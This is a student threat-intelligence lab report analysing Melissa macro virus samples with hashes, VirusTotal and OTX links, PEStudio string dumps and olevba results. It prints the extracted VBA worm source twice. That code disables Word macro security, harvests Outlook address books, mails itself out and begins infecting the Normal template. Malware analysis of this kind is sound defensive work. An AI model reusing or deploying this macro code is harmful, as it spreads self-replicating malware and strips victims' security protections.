Threat Intelligence - Lab 6

Submitted By: Sarathkumar MC – MT20ACS531

Melissa Virus Analysis


Table of Contents

Sample 1


File Name	sample_lab6_18_sep
SHA256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
VirusTotal	https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Alienvault OTX	https://otx.alienvault.com/indicator/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
File Signature	Starts with “D0 CF” that corresponds to doc, xls, ppt, msg files by Microsoft
Malware Classification	W97M/Melissa.A, Virus.MSWord.Melissa

Screenshots:


VirusTotal





OTX:



PE Studio:


pestudio 9.16 - Malware Initial Assessment - www.winitor.com [d:\share\lab 5\sample\sample_lab6_18_sep]
file settings about
d:\share\lab 5\sample\sample_lab6_18_sep
indicators (8)
virustotal (54/64)
strings (547)
property value
md5 1F2CDDA0739DFFFCA3002E5CAA12BBF9
sha1 0A3F52C2C45A94FB212BB02FFCEAE6DEEE96A7ED
sha256 B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF
first-bytes-hex D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 06
first-bytes-text
file-size 45056 (bytes)
entropy 3.498


pestudio 9.16 - Malware Initial Assessment - www.winitor.com [d:\share\lab 5\sample\sample_lab6_18_sep]
file settings about
d:\share\lab 5\sample\sample_lab6_18_sep
indicators (8)
virustotal (54/64)
strings (547)
encoding (2) size (bytes) file-offset blacklist (0) hint (13) group (0) value (547)
ascii 4 0x00009713 - utility - at d
ascii 12 0x0000A5D6 - utility - CreateObject
ascii 5 0x0000A606 - utility - Logon
ascii 4 0x0000A768 - utility - Send
unicode 64 0x0000240C - size - ci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.
ascii 21 0x00005554 - office - Microsoft Office Word
ascii 13 0x0000A49E - office - Document_Open
unicode 10 0x00007600 - office - Root Entry
unicode 18 0x00007782 - office - SummaryInformation
unicode 26 0x00007802 - office - DocumentSummaryInformation
unicode 6 0x00007880 - office - Macros
ascii 5 0x000095C7 - keyboard - Space
ascii 19 0x00008B11 - file - Outlook.Application
ascii 4 0x00000222 - - - bjbj
ascii 4 0x00001946 - - - h?IS
ascii 4 0x00001950 - - - h?IS
ascii 4 0x00001958 - - - h?IS
ascii 4 0x00001970 - - - h?IS
ascii 4 0x00001986 - - - h?IS
ascii 4 0x00001998 - - - h?IS
ascii 4 0x000019AE - - - h?IS
ascii 4 0x000019C2 - - - h?IS
ascii 4 0x000019CE - - - h?IS
ascii 4 0x000019DC - - - h?IS
ascii 4 0x000019F2 - - - h?IS
ascii 4 0x00002FE6 - - - h?IS
ascii 4 0x00002FF4 - - - h?IS
ascii 42 0x00003EDA - - - urn:schemas-microsoft-com:office:smarttags
ascii 15 0x00003F06 - - - metricconverter
ascii 7 0x00003F25 - - - 1132 m2
ascii 5 0x00003F2E - - - 153 m
ascii 6 0x00003F35 - - - 662 m2


d:\share\lab 5\sample\sample_lab6_18_sep
indicators (8)
virustotal (54/64)
strings (547)
encoding (2) size (bytes) file-offset blacklist (0) hint (13) group (0) value (547)
ascii 8 0x00007E0E - - - 97.DLLHi
ascii 5 0x00007E18 - - - P 8.0
ascii 7 0x00007E2D - - - e@lissa
ascii 61 0x00008983 - - - HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii 5 0x000089C5 - - - Level
ascii 11 0x000089E9 - - - Security...
ascii 5 0x000089F9 - - - Macro
ascii 61 0x00008A21 - - - HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii 5 0x00008A63 - - - Level
ascii 5 0x00008A81 - - - Macro
ascii 5 0x00008A8B - - - Tools
ascii 5 0x00008B39 - - - MAPI
ascii 44 0x00008B53 - - - HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii 9 0x00008B83 - - - Melissa?
ascii 14 0x00008B99 - - - ... by Kwyjibo
ascii 7 0x00008BB3 - - - Outlook
ascii 7 0x00008BC7 - - - profile
ascii 9 0x00008BD3 - - - password
ascii 23 0x00008CD7 - - - Important Message From
ascii 67 0x00008D07 - - - Here is that document you asked for ... don't show anyone else ;-)
ascii 14 0x00008DAF - - - ... by Kwyjibo
ascii 44 0x00008DC5 - - - HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii 9 0x00008DF5 - - - Melissa?
ascii 7 0x00008E87 - - - Melissa
ascii 7 0x00008ED7 - - - Melissa
ascii 7 0x00008F07 - - - Melissa
ascii 7 0x00008F57 - - - Melissa
ascii 28 0x00008FEF - - - Private Sub Document_Close()
ascii 27 0x000090D7 - - - Private Sub Document_Open()
ascii 9 0x00009199 - - - Document~
ascii 9 0x000091DB - - - Document~
ascii 31 0x00009209 - - - WORD/Melissa written by Kwyjibo

OLEVBA

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
AutoExec	Document_Close	Runs when the Word document is closed
Suspicious	CreateObject	May create an OLE object
Suspicious	VBProject	May attempt to modify the VBA code (self-modification)
Suspicious	VBComponents	May attempt to modify the VBA code (self-modification)
Suspicious	CodeModule	May attempt to modify the VBA code (self-modification)
Suspicious	AddFromString	May attempt to modify the VBA code (self-modification)
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

VB Script extracted using olevba


```
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: u'Macros/VBA/Melissa'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1 &
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
```

Sample 2


File Name	6492459335057408.zip
SHA256	0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
VirusTotal	https://www.virustotal.com/gui/file/0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
Alienvault OTX	https://otx.alienvault.com/indicator/file/0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
File Signature	Starts with “D0 CF” that corresponds to doc, xls, ppt, msg files by Microsoft
Malware Classification	W97M/Melissa.A, Virus.MSWord.Melissa

Screensots


VirusTotal



OTX



PEStudio



Olevba

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|AutoExec  |Document_Close      |Runs when the Word document is closed       |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|codemodule          |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|System              |May run an executable file or a system      |
|          |                    |command on a Mac (if combined with          |
|          |                    |libc.dylib)                                 |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
+----------+--------------------+--------------------------------------------+
```

VB Script extracted from Sample

```
Private Sub Document_Open()
    On Error Resume Next
    If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
        CommandBars("Macro").Controls("Security...").Enabled = FALSE
        System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
    Else
        CommandBars("Tools").Controls("Macro").Enabled = FALSE
        Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
    End If
    Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
    Set UngaDasOutlook = CreateObject("Outlook.Application")
    Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
    If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
        If UngaDasOutlook = "Outlook" Then
            DasMapiName.Logon "profile", "password"
            For y = 1 To DasMapiName.AddressLists.Count
                Set AddyBook = DasMapiName.AddressLists(y)
                x = 1
                Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
                For oo = 1 To AddyBook.AddressEntries.Count
                    Peep = AddyBook.AddressEntries(x)
                    BreakUmOffASlice.Recipients.Add Peep
                    x = x + 1
                    If x > 50 Then oo = AddyBook.AddressEntries.Count
                Next oo
                BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
                BreakUmOffASlice.Body = "Here Is that document you asked For ...        't show anyone else ;-)"
                BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
                BreakUmOffASlice.Send
                Peep = ""
            Next y
            DasMapiName.Logoff
        End If
        System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
    End If
    Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
    Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
```


Sample 2

File Name	5644464565682176.zip
SHA256	ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
VirusTotal	https://www.virustotal.com/gui/file/ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
File Signature	Starts with “D0 CF” that corresponds to doc, xls, ppt, msg files by Microsoft
Malware Classification	W97M/Melissa.A, Virus.MSWord.Melissa


Screensots

VirusTotal

https://www.virustotal.com/gui/file/ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c



PEStudio:



Olevba

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
AutoExec	Document_Close	Runs when the Word document is closed
Suspicious	CreateObject	May create an OLE object
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	VBProject	May attempt to modify the VBA code (self-modification)
Suspicious	VBComponents	May attempt to modify the VBA code (self-modification)
Suspicious	CodeModule	May attempt to modify the VBA code (self-modification)
Suspicious	AddFromString	May attempt to modify the VBA code (self-modification)
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
